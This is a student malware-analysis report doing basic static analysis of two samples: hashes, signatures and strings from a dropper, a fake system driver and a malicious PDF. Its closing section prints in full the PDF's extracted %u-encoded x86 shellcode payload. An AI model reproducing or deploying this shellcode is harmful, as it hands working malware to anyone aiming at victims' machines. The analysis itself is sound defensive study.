ITSC 303

Malware Analysis

Final Project - Weekly Report 4


D’Artagnan Boocock & Coleton Sanheim


06/04/2022

Sha256 hashes:

The first thing we did for basic static analysis is we calculated sha256 hashes for both the samples and will refer to them as such from now on. Note that these are full PE hashes, not hashes for specific sections.


Sample 1:




Sample 2: 

Categorization:


Sample 1:

Both the e55 (exe) file and the d12 (sys) file are x86 exe files.

Sample 2:



The 216 (PDF) file is categorized as a x86 dll file.



The 731b file (binary) is not a valid PE file

Signature Data:


Sample 1:

e55 (exe)



This file is not signed.

d12 (sys)



This file is the only one that appears to have any signature data associated with it. It is described as an “Important System Driver”, however it is still considered “Unsigned”. As such we can assume that there is some form of tampering or obfuscation performed on this file. It is likely that this file is a malicious driver that is installed with the malware to make it work properly.

Signature Data (cont’d):

Sample 2:

Both of the samples appear to be unsigned and as such no useful data can be extracted from the signature data.

215 (pdf)




731 (binary)



Strings Analysis:


Sample 1:

e55 (exe)



In this strings capture we can see the sample starting a service and grabbing information with getstartupinfo getcommandline and getversion. It this exits and terminate the process. From this it is possible this sample performs some kind of data gathering from the victim.


e55 (exe) cont’d



Here we see it is now altering and destroying data from the heap and other memory. From some speculation we believe it could be attempting to obfuscate itself. More analysis is required to determine more specifically what exactly is taking place.


Sample 1 (cont’d):

d12 (sys)



Here in the driver, we see it appears to be accessing the registry keys associated with the firewall, presumably to disable it for further attacks.


d12 (sys) cont’d



Here is the information that we saw when analyzing the signature data. It would appear this is false information used to hide the malicious intent of this driver.


Sample 2:

216 (pdf)



Here we see a VERY suspicious variable called “payload” with some of what appears to be shell code stored in it. Followed by some JavaScript code that is likely used to execute the payload.

731 (binary)



The strings for this binary reveal nothing of value. After this basic static analysis it would appear that this file is simply the extracted payload from the malicious file.

pdf Payload

The payload embedded within the pdf consists of 2406 characters which is the expected size of a malicious payload which was likely encoded once.

%ue589%uec81%u017c%u0000%u6ee8%u0001%u8e00%u0e4e%u72ec%ub3fe%u8316%ub5b9%ue678%u8f17%u337b%u8aca%u4f5b%uc703%ua5bf%u0017%uad7c%u7d9b%uacdf%uda08%u1676%ufa65%u1f10%u0a79%ufbe8%ufd97%uec0f%u0397%uf60c%ub922%u5e7c%ue1bb%u021b%u00c6%u6f00%u0010%u0000%u00a0%u6f00%u00b0%u4e00%u0014%u5600%u8b57%u2474%u310c%ufcff%uc031%u38ac%u74e0%uc10a%u0dcf%uc701%uefe9%uffff%u89ff%u5ff8%uc25e%u0004%u8b60%u246c%u8b24%u3c45%u548b%u7805%uea01%u4a8b%u8b18%u205a%ueb01%u2ae3%u8b49%u8b34%uee01%ue856%uffbb%uffff%u443b%u2824%uec75%u5a8b%u0124%u66eb%u0c8b%u8b4b%u1c5a%ueb01%u048b%u018b%ue9e8%u0002%u0000%uc031%u4489%u1c24%uc261%u0008%u3156%u64c0%u408b%u8530%u78c0%u8b0f%u0c40%u708b%uad1c%u408b%ue908%u0005%u0000%ufbe9%uffff%u5eff%u55c3%ue589%uec83%u6008%u758b%u890c%u8bf7%u1455%u4d8b%uac10%ud030%uc2fe%ue2aa%u6af8%u6a00%u6a02%u6a04%u6a00%u6803%u0000%u4000%u458b%u5018%u5d8b%uff08%u1853%u4589%ufffc%u1075%u75ff%u500c%u73ff%ue828%u000d%u0000%u75ff%ufffc%u2c53%u8961%u5dec%u14c2%u5500%ue589%uc031%u5050%u8d60%ufc75%u7d8d%u8bf8%u1055%u5503%u8bfc%u1445%u452b%u68fc%u0000%u0000%u5057%uff52%u0c75%u55ff%u8508%u74c0%u8b0b%u0107%u8b06%u3b16%u1455%ud772%u8961%u5dec%u10c2%u5e00%u7589%u89ec%u89f7%ue8f3%uff42%uffff%u4589%ub9fc%u000e%u0000%u50ad%u75ff%ue8fc%ufee4%uffff%ue2ab%u68f3%u336c%u0032%u7368%u6568%u896c%u50e0%u13ff%uad91%u5150%uc9e8%ufffe%uabff%uf631%u5d8b%u81ec%u04c6%u0000%u8d00%uf845%u5650%u53ff%u3b1c%u3c43%ued75%u7589%u31f8%uffd2%u4473%uff52%u3053%uc085%u840f%u0131%u0000%u4589%u31f4%u52d2%uff52%u4073%u75ff%ufff8%u2053%u73ff%uff44%uf475%u75ff%ufff8%u2473%u3ae8%uffff%u31ff%u8dc0%udcbd%ufffe%ub9ff%u0040%u0000%uabf3%ubd8d%ufedc%uffff%u6857%u0100%u0000%u53ff%u3110%u8dc0%udcbd%ufffe%uf2ff%u4fae%u7d89%uc7e4%u6607%u6f6f%uc72e%u0447%u7865%u0065%u5d8b%u8dec%udc85%ufffe%u50ff%u4a68%u0000%uff00%u4473%u75ff%u53f4%u94e8%ufffe%u31ff%u8dc0%u88bd%ufffe%ub9ff%u0015%u0000%uabf3%u958d%ufe88%uffff%u8d52%u9895%ufffe%u52ff%u5050%u6850%uffff%uffff%u5050%u8d50%udc85%ufffe%u50ff%u53ff%uff04%uf475%u53ff%u3134%u8bd2%uec5d%u73ff%u524c%u53ff%u8530%u74c0%u8974%uf045%ud231%u5252%u73ff%uff48%uf875%u53ff%uff20%u4c73%u75ff%ufff0%uf875%u73ff%ue824%ufe7d%uffff%u458b%uc7e4%u6200%u7261%uc72e%u0440%u6470%u0066%u858d%ufedc%uffff%u6a50%u8b4a%uec5d%u73ff%uff4c%uf075%ue853%ufe03%uffff%uc931%u858d%ufe98%uffff%u00c7%u706f%u6e65%u40c6%u0004%u0568%u0000%u5100%u8d51%udc85%ufffe%u50ff%u858d%ufe98%uffff%u5150%u53ff%uff38%u0c53%u0068%u0000%u5000%u53ff%u9008%u9090